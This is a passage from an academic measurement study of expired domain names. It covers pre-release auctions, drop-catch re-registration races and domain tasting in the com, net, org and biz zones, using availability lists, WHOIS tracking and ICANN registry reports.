During the *auto-renew* grace period, even though the expiration date has already passed, registrars maintain control over the domain. ICANN and the registries appear to give registrars some flexibility in how they manage this period, with the result that different registrars implement a range of varying policies that may or may not be favourable to the registrant of the expiring domain. Some registrars such as Gandi give their customers the full 45 days for late renewals without additional fees [15], whereas other registrars begin charging increased late renewal fees or attempt to sell the domain to a new owner. GoDaddy, for example, begins charging customers an increased late renewal fee on the 19th day after expiration, and puts the domain name up for auction beginning on the 26th day [17]. While GoDaddy operates their own domain name auction service, other registrars such as Moniker or Tucows partner with third-party platforms such as SnapNames [46]. These auctions allow any interested party to bid for expiring names and potentially acquire them, subject to the original registrant not exercising their right to renew the domain. If a domain is sold, the new owner pays for the renewal as well as auction fees and the sponsoring registrar changes the domain's ownership information to the new owner. The domain remains under the management of the registrar and keeps its original metadata such as the registration creation date. From a domain management point of view, this process is the same as what would happen if the previous owner had sold the domain to a new owner, except that the previous owner does not in fact participate in or benefit from the pre-release sale, since all proceeds go to the registrar and



Figure 1: Diagramme from [29] showing domain states and transitions due to `commands` issued by the registrar, or *automatic* transitions if no command is issued before the deadline. If a domain is not `delete`d or `renew`ed by the registrar before the expiration date, the registry automatically renews it for a year. *Additional states for `renew` and domain transfers omitted.



Figure 2: Timeline of domain expiration with a *pre-release* sale opportunity during the *auto-renew grace period* and a re-registration opportunity after the domain has been deleted (*drop-catch* re-registrations occur instantly after deletion).

auction platform. The entire auction process takes place during the duration of the *auto-renew grace period* when registrars hold the domains for free. Unsold domains can be deleted before they incur any cost at the registry, which means that registrars run a negligible financial risk when they attempt to sell their customers' expired domains.

2.3 Drop-Catch Domain Re-Registrations

While the general process of domain expiration depicted in Figure 1 is very similar for the generic TLDs, the exact procedure of domain deletion at the end of the *pending delete* period may differ from registry to registry. In the following description, we focus on the `com` and `net` zones operated by Verisign because they are the most popular and have most details available in various online sources [8, 28, 13]. According to these sources, each day Verisign makes available to its registrars a list of all domains that just entered the *pending delete* period and will become available for re-registration five days later, along with popularity data derived from traffic to the zone's authoritative DNS servers. Deletion of domains follows a somewhat predictable procedure that is also called "the drop." Beginning each day at 2pm ET, Verisign's systems iterate over the "dropping" domain names in a certain order and change their status from *registered* to *available* one by one, with the whole process lasting up to an hour.

Since deleted domains can be re-registered on a first-come, first-served basis, to maximise the probability of "catching" a sought-after domain, it is essential to predict when exactly it will "drop" and place the re-registration request in a timely manner. For popular domains, it is not very promising to attempt to do so manually, since a number of *drop-catch* services specialise in automatic re-registration of deleted domains in the very moment they become available. These services accept backorders from customers who are interested in an already registered domain and attempt to re-register the domain if it is ever deleted. Around the deletion window, drop-catch services flood the registry with registration requests, most of which can be expected to fail because the domain has either not been deleted yet, or it has already been re-registered by a competitor. Drop-catch services attempt to reverse engineer the registry's deletion process in order to use their resources more efficiently and gain an advantage over their competition. Furthermore, drop-catch services are said to use multiple (rate-limited) registrar access credentials and place their servers physically close to the registry's systems [4, 8, 28], similar to common practices in high frequency trading in the financial industry.

In contrast to pre-release domain sales, drop-catch services do not control the domain when an order is placed and cannot guarantee that they will be able to obtain it. The starting price of a drop-catch domain can be up to ten times the regular annual registration fee. If a drop-catch service successfully obtains a domain and multiple customers had placed an order, the winner is typically determined in a three-day private auction. Since such domains were deleted (even if only for fractions of a second), their metadata looks like that of a newly registered domain, without any trace of the prior registration instance.

2.4 Domain Tasting

Figure 1 shows that newly registered domains start in a five-day *add grace period* during which the domain registration can be cancelled at no cost. While intended to address accidental domain registrations such as typing errors, this grace period led to wide-spread abuse, so-called

domain tasting, which consists in domain speculators tentatively registering a domain with the sole purpose of testing how much traffic it would receive, and deleting the domain if the observed traffic did not warrant the registration fee. In related work, Coull et al. [6] showed that domain tasting accounted for 76 % of all daily domain creations. After 2008/2009, when ICANN implemented policies penalising registrars for excessive tasting, the frequency of the phenomenon declined by 99.7 % [27]. We will show in Section 4.6 that in a fashion similar to pre-release sales, at least one drop-catch service makes use of domain tasting to tentatively register domain names and delete them at no cost when it cannot find a buyer.

2.5 Related Work

Prior research in the area of domain registrations includes the work on registration intent by Halvorson et al. [18, 19, 20]. Schlamp et al. [44] describe an attack to take over protected resources by re-registering the expired domains of email addresses. Nikiforakis et al. [42] study inclusions of third-party JavaScript code in websites and find dependencies loaded from expired domain names, which could be re-registered for code injection attacks. Attackers have also been reported to re-register expired domains that built up a good reputation [5, 22, 33].

Although unrelated to domains, Mariconti et al. [35, 36] show that similar risks of trust abuse exist on social networks that allow abandoned profile names to be reused.

Two works present a more systematic examination of domain re-registrations: Hao et al. [22] investigate characteristic registration patterns of spam domains and find that among re-registered domains, those later used for spamming tend to be registered faster than non-malicious domains. They then use several registration-time features to predict which domains are likely to be used for malicious purposes [21]. Lever et al. [33] analyse the maliciousness of domains before and after re-registration with a focus on when malicious behaviour occurs, not when or why a domain is re-registered. In several case studies, they recount concrete security issues that arose from expired (and re-registered) domain names of name servers, email addresses, software repositories, and spam operations. To automatically detect domain ownership changes, the authors propose Alembic, an algorithm based on DNS-related features. It is unclear whether pre-release domain sales exhibit DNS signals strong enough to be detected, since such sales might result in only minor changes to the DNS configuration when domains continue to be maintained by the same registrar or hosting company.

In previous work [29], we studied the expiration process of domain names, long-term re-registration probabilities, and ambiguities in WHOIS data. Our analysis at the time was oblivious to the nature of re-registrations. In this paper, we focus on immediate drop-catch re-registrations, and we also characterise related phenomena such as pre-release sales. We are not aware of any prior work that has studied the pre-release and drop-catch ecosystems.

3 Methodology

To study post-expiration ownership changes of domain names, we need to know which domains are available for pre-release sale or drop-catch re-registration, and track their status to discover the outcome.

3.1 Domain Availability Lists

Most pre-release and drop-catch services publish lists of imminently available domains so that prospective buyers can scout them for interesting inventory. We downloaded these lists daily as the starting point for our analysis.

3.1.1 Pre-Release

We downloaded pre-release lists from four large services that sell expiring domains: Dynadot [14], GoDaddy [16], NameJet [40], and SnapNames [45]. These lists contain the names of available pre-release domains along with the date when each auction will close, and sometimes also metadata such as the current bid, the number of participants in the auction, the age of the domain, or traffic data collected by the registrar from a post-expiration parking page that can be used to valuate the domain. While Dynadot and GoDaddy are primarily registrars and appear to re-sell their own customers' expired domains, other services partner with third-party registrars to offer their expiring domain inventory (e.g., the list of partner registrars of SnapNames includes Moniker and Tucows).

3.1.2 Pending Delete

Lists of domains in the *pending delete* state are available from drop-catch services such as Namepal Backorders [3], Domain Graveyard [9], Domain Monster [10], DropCatch [11], Dynadot [14], NameJet [40], Pool [43], and SnapNames [45]. These lists contain the deletion date of each domain, that is, when the domain can be re-registered, and sometimes also traffic data derived from the zone's DNS lookup traffic.

A practical complication when using these lists is that the time zones of dates are sometimes not explicitly stated, and the listed dates sometimes refer to the last time to place an order, whereas in other cases they refer to the actual deletion date. In contrast to pre-release lists, pending delete lists do not contain exclusive inventory and should therefore overlap among all services. (Some lists differed by around one hundred names per day; we noticed that

some services removed names containing trademarks or punycode domains whereas other services did not.) We use the overlap to convert all lists into a common time convention as follows: As a preliminary reference, we use Dynadot's list, which is the only one that declares its timestamps as UTC, and is also the most complete list. Separately for each other list, we extract the dates associated with each domain found in both that list and Dynadot's list, and compute the distribution of the time difference. We use the mode of this distribution as each list's time offset from Dynadot. Once we have adjusted all lists, we observe that they agree on the same date for 99.99 % of `com` and `net` domains and around 80 % of `org` and `biz` domains, with the vast majority of disagreements involving only a one-day difference. We hypothesise that the qualitative difference between `com`/`net` and the other zones may be due to different ways of collaboration between the registries and the drop-catch services; Verisign manages both `com` and `net` and is known to make lists of pending delete domains available to registrars, whereas we could not find any public information regarding the other registries' policies. To resolve any disagreement among the lists about the deletion date of a domain, we apply a majority voting algorithm and pick the date declared by most of the lists.

3.2 Domain Status Tracking

The domain lists compiled by pre-release and drop-catch services alert us about new domains becoming available, but they do not contain the outcome, that is, whether a pre-release domain was sold to a new owner, or if a deleted domain has been re-registered. We obtain this information from the respective registry's WHOIS database, which is the official public source for domain registration metadata. Since WHOIS databases contain only current data but no history, we need to extract data periodically in order to detect changes. Furthermore, while access to WHOIS databases is public, it is also rate limited, which bounds the number of domains that we can track. We conducted two experiments, each designed to measure a specific aspect of domain re-registrations:

- pre-release sales and drop-catch re-registrations over a four-week period in 2016, our MAIN data set, and
- domain tasting in drop-catch re-registrations during one week in 2017 (TASTING).

A common principle of both experiments was that we sourced new domains from the daily lists during the *seed time*, and we periodically requested WHOIS records for these known domains during the *tracking time*.

Zone	com	net	org	biz	name
Pre-Release Domains	1.2 M	135 k	116 k	21 k	182
min/day	23.8 k	2.5 k	2.1 k	388	2
median/day	43.5 k	4.9 k	4 k	710	7
max/day	53.7 k	6.7 k	6.4 k	1.1 k	15
Sales/Late Renewals	70.6 k	5.9 k	4.8 k	475	6

Table 1: The number of domains on all pre-release lists during our 28-day measurement period along with the daily min/median/max, and total domains not deleted (either sold by platform or renewed by owner).

Zone	com	net	org	biz	name
Pending Delete Domains	2.1 M	255 k	169 k	51 k	–
min/day	61.6 k	7.4 k	4.8 k	1.2 k	–
median/day	76.4 k	9.2 k	6.1 k	1.7 k	–
max/day	92.1 k	11.2 k	7.5 k	2.6 k	–
All Observed Re-Registr.	334.3 k	33.5 k	15.5 k	3.3 k	–
"Day 0" Re-Registrations	215.6 k	16.9 k	7.9 k	0.9 k	–

Table 2: The number of domains on all pending delete lists during our 28-day measurement period along with the daily min/median/max. Note the strong daily variation. Our observations of overall re-registrations are right censored, whereas deletion day re-registrations are not.

3.2.1 MAIN: Pre-Release & Drop-Catch Domains

During a four-week period starting in late July 2016, each day we began tracking all `com`, `net`, `org`, `biz` and `name` domains appearing on the pre-release and pending delete lists mentioned above with an end date three days in the future. That is, we requested the WHOIS records of each pre-release and pending delete domain three days before the end of the auction or the deletion date, respectively. This first WHOIS lookup allowed us to extract domain metadata corresponding to the expiring registration, such as the original domain creation date, the expiration date, and any status flags corresponding to expiration states (Figure 1) that may be set, such as *pending delete*. We then repeated each lookup every 2 weeks. The frequency was chosen low enough to include every listed domain while not exhausting our limited budget of lookups, but high enough to observe transient status changes such as the 30-day *redemption period*. After the end of the four-week period, we stopped adding new domains from the lists, but we continued tracking the previous sample until mid-December. For our lookups, we respected conservative delays between queries (2 s for `com`, `net`, `biz` and `name`, and 30 s for `org`), and we were able to carry out our lookups without being blocked. Overall, we tracked more than four million domains, as shown in Table 1 for pre-release, and in Table 2 for pending delete domains.

Recall that pre-release domain sales take place during the *auto-renew grace period* so that registrars can delete the domains without incurring any cost if they do not sell. Since the length of this period is no more than 45 days, we can conclude that a sale or renewal has taken place if the WHOIS status at least 45 days after the initial lookup

shows that (1) the domain still exists, (2) the domain is not in a *redemption period* or *pending delete* state (it is not being deleted), and (3) the domain's records still have the same creation date as in the first lookup (the domain has not been re-registered). Note that we do not possess registrant information for `com` and `net` domains due to their thin WHOIS model. In these zones, registrant information is not available from the registry, but must be requested from the domain's sponsoring registrar. Prior work by Liu et al. found that registrars' Whois servers typically have much lower, and usually undisclosed rate limits, which makes it challenging to extract registrant data at scale [34]. Furthermore, the authors described a growing number of domains hiding their true ownership through privacy protection services, over 20 % in 2014. For the purposes of this work, we decided that the benefits of ownership data did not justify the effort needed to collect it. As a result, we cannot distinguish pre-release sales from domain owners using the very last opportunity to renew their expired domain, since both cases result in the domain remaining active. However, we believe that only a small fraction corresponds to last-minute renewals because registrars contact their customers many weeks before expired domains go to auction and disincentivise late renewals with higher fees, as discussed in Section 2.2.

Pending delete domains can be re-registered as soon as the domain exits the *pending delete* status. We can detect a re-registration by a creation date that is on or after the "drop date" from the pending delete lists. If a domain is re-registered on the same day that the previous registration was deleted, we call it a *0-day* drop-catch re-registration.

3.2.2 TASTING: Drop-Catch Domain Tasting

Domain tasting registrations are active for a maximum of five days, the duration of the *add grace period*, before they are deleted. Since the two-week measurement frequency in the MAIN data set cannot reliably find every instance of tasting registrations, we discarded any such observation from that data set to retain only "surviving" registrations, and we designed a separate experiment to measure tasting. Specifically, for the TASTING experiment's seed time of one week in late January 2017, we extracted Whois records for all domains from the pending delete lists three times at fixed delays: Three days before the deletion date to observe the registration instance that was about to be deleted, one day after the deletion date to observe any drop-catch re-registration, including short-lived tasting registrations, and six days after the deletion date to find out whether a drop-catch re-registration had been cancelled (due to tasting) or remained active.

Zone	com	net	org	biz	name
Total Domains (Aug'16)	131 M	16.1 M	11.3 M	2.3 M	166 k
added (per day)	81.3 k	8.7 k	5.4 k	1.3 k	26
deleted (per day)	72.7 k	8.8 k	6.5 k	1.5 k	66
"Day 0" Re-Reg. Adds	9.5 %	7.0 %	5.2 %	2.4 %	–
(mean, per day)	7.7 k	605	280	32	–

Table 3: The total number of domains registered in August 2016 as well as the daily mean of domains added and deleted in July and August 2016 according to the ICANN registry reports. Deletion day re-registrations (as determined in our measurements) are given both in absolute terms and as a fraction of daily domain creations. They represent an upper bound on successful drop-catch domain creations.

3.3 Limitations

Our analysis relies on domain lists to discover expiring and deleting domains. While the high overlap among pending delete lists of competing services makes us confident that their union represents all `com`, `net`, `org` and `biz` domains that are about to be deleted, our pre-release lists do not cover the full inventory of expiring domains available for purchase due to the fragmented ecosystem. However, we believe that our pre-release lists cover a majority of the available inventory as we source our data from the most popular platforms. According to our results in Section 4.1, the vast majority of domains on pre-release lists is not sold but deleted, which causes those domains to ultimately appear on pending delete lists. Our pre-release lists are more than half the size of the pending delete lists, with the largest part of the difference likely due to registrars that do not offer any pre-release sales at all.

This paper analyses ownership transfers of expiring or deleted domains, which implies a bias towards domains of lesser value. Highly valuable domain names are likely to be sold directly rather than expiring due to non-renewal.

4 Analysis

We begin our analysis by providing context for expiring domains. According to ICANN's registry reports, 2.2 M `com` domains were deleted in August 2016, which corresponds to 1.7 % of all registered `com` domains, as shown in Table 3. In contrast, about 2.6 M `com` domains were added during the same period, hinting at a constant and sizeable turnover in registered domains. While some of the added domains were never registered before, many are re-registrations of old domains. In this paper, we focus on *drop-catch* domains that are re-registered on *day 0*, that is, on the deletion day of the old registration.

Some expired domains may be available even before they are deleted, and our pre-release lists (Table 1) advertise around 1.2 M `com` domains over a period of 28 days. The large number of expiring domains that can be acquired by means of an ownership transfer instead of a

Zone	com	net	org	biz	name
Dynadot	17.1 % 1.9 k	32.9 % 607	13.7 % 176	22.4 % 17	27.8 % 5
GoDaddy	5.31 % 30.5 k	3.33 % 1.9 k	4.06 % 2.0 k	2.21 % 164	0.65 % 1
NameJet	9.89 % 27.1 k	7.63 % 2.4 k	6.81 % 1.5 k	4.84 % 134	– –
SnapNames	3.39 % 11.1 k	2.41 % 981	2.59 % 1.1 k	1.57 % 160	– –

Table 4: Pre-release domains not deleted (likely sold) per platform.

re-registration illustrates that security mechanisms should avoid relying exclusively on creation-time features to detect potential ownership changes. To conclude this overview, Table 2 shows that the number of domains on pending delete lists supplied by drop-catch services is in line with the official statistics from the ICANN reports. Therefore, we can rely on these pending delete lists to discover the domains that are about to be deleted.

4.1 Demand for Expired Domains

Using the predicted deletion dates from the pending delete lists (in the MAIN data set), we find that 10.1 % of all deleted `com` domains are re-registered on the same day, that is, the earliest possible day for a re-registration. Smaller zones also exhibit smaller fractions of same-day re-registration at 6.6 % of `net`, 4.7 % of `org` and 1.8 % of `biz`. Our results suggest that re-registrations are not only a common phenomenon in general, but also one driven by enough competition to cause re-registrations to happen as early as possible. The deletion day has the highest daily rate of re-registrations. For instance, after the 10.1 % on the deletion day, it takes about one month until the next 5 % of deleted `com` domains are re-registered.

Given that many buyers appear to be interested in gaining access to a domain name as soon as possible, we look at the sales of pre-release domains, which are available even before they are deleted. Pre-release domains are typically exclusive inventory of the selling platform, thus competition among prospective buyers would play out monetarily in auctions as opposed to a timing-based technical arms race between competing services.

The four pre-release domain lists that we use in our research are slightly different in nature. GoDaddy and Dynadot are domain registrars themselves and likely sell only their own customers' expired domains—all `com` domains on these two lists were initially registered by only 16 and 11 different registrar IDs, respectively. NameJet and SnapNames, on the other hand, appear to be marketplaces with a number of collaborating registrars; we observed 277 and 263 registrar IDs in their `com` domains.


Taken together, the four pre-release lists contain more than half as many domains as the pending delete lists during the same time span in the `com`, `net`, and `org` zones, and less than half for `biz`. While pre-release lists are biased towards participating registrars, and only domains not sold during the pre-release phase ultimately appear on a pending delete list, the pre-release domains available through the four services make up a sizeable portion of the entire expiring domain inventory. It is worth investigating how many of them are sold pre-release instead of becoming available as pending delete domains.

Since purchases of pre-release domains are guaranteed and the prices sometimes lower than drop-catch re-registrations, one might expect to observe a higher fraction of pre-release sales than drop-catch re-registrations. However, the numbers in Table 4 do not support such a general trend. In nearly all zones, Dynadot and NameJet sell a larger fraction of their inventory than the corresponding re-registration rates one month after deletion. GoDaddy and SnapNames, on the other hand, sell a considerably lesser fraction—GoDaddy has the largest inventory of domains but sells only 5.31 % of their pre-release `com` domains, which is half the percentage of overall `com` drop-catch re-registrations on the deletion day.

Pre-release domains that are not sold are marked for deletion and will appear on pending delete lists. While one may suspect that the availability of pre-release domains of a registrar might have a negative affect on drop-catch re-registrations, we did not find any clear difference in re-registration rates of registrars that offer pre-release domains compared to others that do not. In fact, we observed a surprisingly frequent phenomenon of pre-release domains that were not sold initially, but re-registered as drop-catch domains once they had been deleted.

4.2 Competitiveness of Re-Registrations

To gain a better understanding of how domains are re-registered on their deletion day (and verify the third-party accounts cited in Section 2.3), we need a fine-grained view of the creation time of the re-registration. Unfortunately, WHOIS records for `com` and `net` domains do not contain the exact time when the domain was created, but for `org` and `biz`, we can plot domain creations with a second precision. Figure 3 shows the UTC time-of-day creation time of all `org` and `biz` re-registrations from the pending delete lists separately for the deletion day, that is, drop-catch re-registrations, and all re-registrations that happened on a later day. Re-registrations on any day after the deletion day are relatively evenly distributed over the day with no strong time-of-day effect. Re-registrations on the deletion day, however, do not begin until 14:30 for `org` and 17:00 for `biz` with around 90 % and 60 % of all re-registrations on that day occurring within the first 30 minutes. The remaining re-registrations during the remaining time of the day are again evenly distributed. This






Figure 3: CDF of the time of day when domains from pending-delete lists are re-registered, separately for day 0 (drop-catch) and any later day. Drop-catch re-registrations occur in a spike after deletion of the domains, whereas regular re-registration times are more evenly distributed.



Figure 4: CDF of re-registration times for `org` on day 0 (minute-level detail of Figure 3). Except for a few outliers, re-registrations begin at 14:30 and slow down before 14:31 UTC, at which point more than 60 % of the deletion day re-registrations have already occured.



Figure 5: CDF of re-registration times for `org` on day 0 (second-level detail of Figure 4). More than half of the deletion day re-registrations occur within the first 30 s; only around 10 % are re-registered during the following 30 s.

suggests that the drop process of `org` and `biz` is similar to the one reported for `com` and `net`. In other words, all domains scheduled to become available for re-registration on a given day do so within a brief "drop" interval.

Figure 4 contains a minute-precision detail of the same plot for `org` re-registrations on day 0 and shows that over 60 % of the day's re-registrations occur in the minute between 14:30 and 14:31. Figure 5 zooms in even further to a second-level precision and reveals that more than half of the day's re-registrations occur within the first half of the first minute; only around 10 % are re-registered during the following 30 s. The high density of re-registrations during a very short time period hints at how competitive the re-registration race is. For instance, manual attempts to re-register a sought-after domain on its deletion day rather than paying for a drop-catch service will likely fail.

Re-registrations on day 0 for `biz` are significantly slower than `org`, with about 50 % in the first five-minute interval and roughly 20 % during the next 30 minutes. The lower re-registration speed may be an indicator for lower interest in `biz` re-registrations. In fact, `biz` is the smallest of the four zones with pending delete domains analysed in this paper, and it is decreasing in size (Table 3).

To further investigate how many resources are dedicated to re-registrations, we compare the number of registrar IANA IDs used for re-registrations on day 0 as opposed to any later day. Registrar IDs are used in WHOIS records to identify the sponsoring registrar of a domain, but there is no 1:1 mapping to companies since a registrar could use multiple IDs (e.g., due to acquisitions of other registrars), and it has been reported that drop-catch services use multiple credentials in order to increase their success rate during the drop [8, 28]. Indeed, we find that re-registrations of `com`, `net` and `org` domains on day 0 are carried out with a very large diversity of registrar IDs. For instance, we observed a total of 1,745 registrar IDs for `com` 0-day domains, but only 308 registrar IDs for `com` re-registrations on any later day combined. Re-registrations of `net` and `org` similarly use many times more registrar IDs on day 0 as opposed to the entire period after the deletion day. At the same time, re-registrations on day 0 only account for between half and two thirds of all observed re-registrations. This illustrates that disproportionately more resources are utilised for 0-day re-registrations. Consider, for instance, that the 1,745 registrar IDs correspond to a daily median of only 7.7 k `com` 0-day re-registrations. For `biz`, the trend is inverse with only 34 registrar IDs used on the deletion day compared to 94 afterwards; this is another indicator that the `biz` drop is less competitive.

The higher number of registrar IDs in use for deletion-day re-registrations goes in hand with a much lower skew towards the most active IDs. According to Figure 6, the 10 most active registrar IDs on the deletion day account for only 20 % of same-day re-registrations. While the 90 next registrar IDs together hold the same market share, there is significant weight in the middle ranks as half of the registrar IDs (ranks 100 – 1000) account for over half of deletion-day re-registrations. This effect cannot be observed at all for re-registrations after the deletion day (Figure 7), where the top 10 registrar IDs alone account for almost three quarters of re-registrations. The more equal distribution of deletion-day re-registrations over registrar IDs suggests a tight competition where the top performers hold a small but not overwhelming advantage.

The high number of registrar IDs on the deletion day is centred around the time of the drop, as illustrated in Figure 8. Within the first 30 s after the drop, hundreds of registrar IDs are being used each second, but after around 15 minutes this number already decreases to fewer than 10 registrar IDs per minute. This suggests that the 0-day distribution in Figure 6 is dominated by the drop, and that the remainder of the day may be more akin to the post-deletion day distribution in Figure 7, with the additional resources being deployed only for the time of the drop.



Figure 6: CDF of deletion day domain re-registrations per registrar ID ranked by re-registration volume (log scale). The 10 most active registrar IDs are responsible for 20 % of `com` re-registrations on day 0.



Figure 7: CDF of domain re-registrations *after* the deletion day per registrar ID ranked by re-registration volume (log scale). The 10 most active registrar IDs account for 74 % of `com` re-registrations on days 1+.



Figure 8: Histogram of distinct registrar IDs observed for `org` re-registrations during one-minute intervals on the deletion day (log scale). The number rapidly decreases from hundreds of registrar IDs used directly after the drop to just a few per minute half an hour later.

4.3 Drop-Catch Registrar Characteristics

We now show that the characteristics of registrars engaging in drop-catch re-registrations can be very different from regular registrars. To that end, we compute metrics from ICANN's registry transaction report for `com` in August 2016 and make the following observations:

- Domain creations by drop-catch registrars are typically for a one-year duration, whereas other registrars often have a higher fraction of domains paid in advance for up to ten years. For example, 30.8 % of domain creations by GoDaddy's registrar 146 were for two or more years, whereas the drop-catch registrars 627 (Pheenix), 635 (SnapNames) and 1570 (DropCatch) created only one-year registrations. This suggests a lower willingness of up-front investments to commit to domain names in the long term.
- Drop-catch registrars are rarely on the receiving end of domain transfers between registrars, as most transfers are away to another registrar. For the regular registrars OVH (433), Gandi (81) and GoDaddy, 27.6 %, 35.8 % and 55.7 % of all domain transfers were outbound, whereas the percentage was 100 % for Pheenix and SnapNames. These registrar IDs appear to be used for creations of drop-catch domains, but not for management of regular domains.
- The success ratio of attempted domain creations is very low for drop-catch registrars, with a large majority of domain creations failing. The sample registrar IDs of Pheenix and DropCatch had success rates of 0.05 % whereas GoDaddy's success ratio was 71.7 % and Gandi's was 99.3 %. This confirms accounts of the drop, when the registry systems are flooded with speculative domain creation requests, most of which fail because the domain is not yet available, or has already been re-registered by a competitor.

Especially the latter point has implications for the domain registration systems managed by the registries. In August 2016, more than 99.9 % of all attempted domain creations in the `com` zone failed. Conservatively estimated, at least 80 % of all attempts can be attributed to failed drop-catching, which means that drop-catch services are responsible for a very large majority of all domain creation requests received by Verisign, the `com` registry.

The large number of registrar IDs engaging in drop-catch found in Section 4.2 does not correspond to thousands of independent drop-catch services, but rather some drop-catch services using large numbers of registrar IDs. To better characterise the drop-catch ecosystem, we need to find out which registrar IDs collaborate and which ones compete. To that end, we group the individual registrar IDs found on the complete IANA list in February

	Name	IDs	%
1	DropCatch.com	1252	42.6 %
2	Pheenix.com	498	16.9 %
3	SnapNames.com	466	15.8 %
4	LogicBoxes.com	53	1.8 %
5	MyDomain.com	43	1.5 %
6	XZ.com	21	0.7 %
7	Name.com	19	0.6 %
8	Dynadot.com	19	0.6 %
9	22.cn	16	0.5 %
(total)		2387	81.1 %

Table 5: All clusters with more than 10 registrar IDs as of Feb. 2017. The Top 3, all drop-catch services, control 75 % of accredited registrars.



Figure 9: Historical perspective on cluster size in terms of registrar IDs, from ICANN `com` reports until February 2017. Drop-catch services increased their size, whereas regular registrar clusters remained constant.



Figure 10: Cluster size vs. domain creations in February 2017. Regular registrars such as GoDaddy or Enom have high numbers of total creations using very few registrar IDs, whereas drop-catch services such as SnapNames or DropCatch have an order of magnitude fewer domain creations but use almost two orders of magnitude more registrar IDs.

2017 into clusters likely belonging to the same company when they share the same official contact email address or phone number, or if their name differs only by a number. For instance, the list contains 1,201 IDs with names “DropCatch.com *n* LLC”, where *n* is a number. Another cluster contains names that look similar to the human eye, such as “Charlemagne 888, LLC,” “George Washington 888, LLC,” and “Napoleon Bonaparte, LLC”—these are grouped because of their contact information and belong to the drop-catch service Pheenix. Almost 92 % of the clusters consist of a single registrar ID, but a small number of clusters is very large. Table 5 shows all nine clusters with more than ten registrar IDs. Their sizes correspond to what was previously reported by specialised online media [38, 39]. Overall, the clusters comprising more than ten registrar IDs account for more than 81 % of all registrar IDs on the IANA list, and the Top 3, all drop-catch services, account for three quarters of all accredited registrars. (In contrast, as shown in Table 3, drop-catch services do not register such a large share of domains—at most 9.5 % of successful `com` domain creations each day can be attributed to drop-catch re-registrations.) Note that our clustering groups only registrars with evident similarities in their names or contact information. Some drop-catch services are said to have agreements with independent registrars to use their credentials for the duration of the drop. Therefore, these clusters likely underestimate the true “horse power” of drop-catch services.

To gain a historical perspective, we search ICANN’s registry transaction reports for the first time a registrar ID has been observed to register domains (in the `com` zone). Figure 9 shows that regular domain registrars such as GoDaddy maintain a constant or only modestly increasing number of registrar IDs, whereas drop-catch clusters grow over two orders of magnitude in an apparent arms race among drop-catch services [38, 39]. Note that the plot only shows cluster size increases due to newly allocated registrar IDs because we always apply the February 2017 clustering. As a result, initially independent registrars that were later acquired and became part of a larger cluster are shown as part of that cluster from the beginning.

It is important to keep in mind that maintaining a large number of registrar IDs is not at all necessary in order to register large numbers of domains. Figure 10 plots all clusters in terms of the number of domains registered in February 2017, and the number of active registrar IDs of the cluster in the same month. GoDaddy registered by far the most domains, but used fewer than ten registrar IDs. Drop-catch services such as SnapNames or DropCatch, on the other hand, used large numbers of registrar IDs to re-register relatively few domains. According to ICANN, maintaining a registrar ID costs more than USD 4,000 in yearly fees alone [25], which amounts to several million dollars per year for the largest clusters. This suggests that controlling a large number of registrar IDs is considered a prerequisite to success in the competitive drop-catch business—but it also suggests that drop-catch services expect the generated revenue to justify the investment.



Figure 11: CDF of the last observed bids for successfully acquired drop-catch domains with multiple backorders on DropCatch (February to June 2017). Most auctions remain close to the starting price, whereas a few exceed one thousand US dollars. The curve for `org` is shifted to the left because of a promotion ($ 15 starting price instead of $ 59).

4.4 Value and Use of Drop-Catch Domains

As of 2017, a regular `com` registration costs around $ 15 per year; a drop-catch re-registration can cost $ 60 to $ 80. When multiple customers backorder the same domain, the winner is usually determined in a three-day private auction. DropCatch, however, conducts these auctions in public. We extracted the current bid around 3.5 hours before the end of each auction during five months in early 2017. Figure 11 shows that a majority of auctions remained close to the starting price, whereas 3.9 % of `com` auctions exceeded one thousand dollars. Overall, DropCatch successfully re-registered an average of 2773 `com` domains per day in early 2017 (Table 6). It appears that only a small fraction of those domains received backorders by multiple interested customers, as the median number of auctions was 21 per day for `com`, 5 for `net`, and 10 for `org` (the latter likely due to an ongoing promotion). Our observation 3.5 hours before the end only allows us to give an approximate lower bound on the daily auction revenue with a median of $ 4108 for `com`, $ 382 for `net` and $ 254 for `org`. Based on a starting price of $ 59, the `com` drop-catch domains sold without an auction yielded an estimated daily revenue of $ 162 k. In comparison, the 1252 registrar IDs controlled by DropCatch represent a daily fixed cost of at least $ 13.7 k, or approximately $ 5 per sold `com` domain (ignoring other costs and domains).

Pre-release sales, in contrast, are carried out at comparatively minor cost to the registrars since they already manage the domain and can return it to the registry without any fee if it is not sold during the grace period. The pre-release lists often contain metadata about the current auction state of each domain, such as the number of bidders and the current price. Unfortunately, the data does not refer to when the auction ended, but to when the list was compiled by the service the morning or night before. Since auctions tend to be busiest just before they conclude, our data does not allow us to characterise the final prices of pre-release sales. Instead, we use it to investigate how early customers start bidding on expiring domains.

Surprisingly, at our latest observation point, nearly all ultimately sold pre-release domains are still at the starting price. For instance, only 8.9 % of Dynadot's sold `com` domains have an observed price higher than the starting price. However, there are some outliers, such as a GoDaddy `com` domain listed at $ 64,888. The relatively low proportion of sold domains along with auctions that are still inactive on the day before a domain is sold suggest a lower competition among buyers of pre-release domains compared to drop-catch domains.

From a buyer's perspective, certain premium-priced pre-release and drop-catch domains must appear more attractive than regularly-priced domains that are freely available for registration. The desirability of a name is difficult to measure. Therefore, we focus on two metrics that relate directly or indirectly to the number of visitors that a domain is expected to receive due to its past history.

Drop-catch re-registrations appear to be correlated to the traffic data reported by the pending delete lists, as over 80 % of `com` domains with more than 100 k visitors are re-registered on the deletion day as opposed to 50 % of domains with 10 k – 100 k visitors, or 5 % of domains with fewer than 1 k reported visitors. We observe a similar trend for the age of the domain, with those that had been registered for a longer time period being more likely to be re-registered immediately after deletion. This phenomenon is in line with our prior findings [29].

Similarly to drop-catch domains, pre-release domains that are reported to receive more traffic or that have already been registered for longer time spans are more likely to be sold than other domains. For instance, Dynadot and GoDaddy `com` domains that were sold had a median registration length of four years as opposed to one year for Dynadot's `com` domains that were not sold as pre-release (GoDaddy: 2 years). A long registration period however does not guarantee that a domain will be sold, as we observed GoDaddy domains over 20 years old in both the sold and not sold categories.

To provide a first cursory overview of what re-registered websites are being used for, we conduct a small-scale manual classification of websites. We inspect a random sample of 50 drop-catch domains six months after the re-registration, and find that 23 are parked and display a "for sale" message or textual advertising; nine sites contain advertising for online casinos, one is malicious, two are empty, and eight cannot not be loaded due to an error. Even though just a superficial analysis, it appears that only a small minority of the re-registered

sites contain any useful content, while a majority attempt to monetise incoming traffic in a rather generic way. We are planning to further explore this topic in future work, and focus this paper on *how* domains are re-registered.

4.5 Comparison of Drop-Catch Services

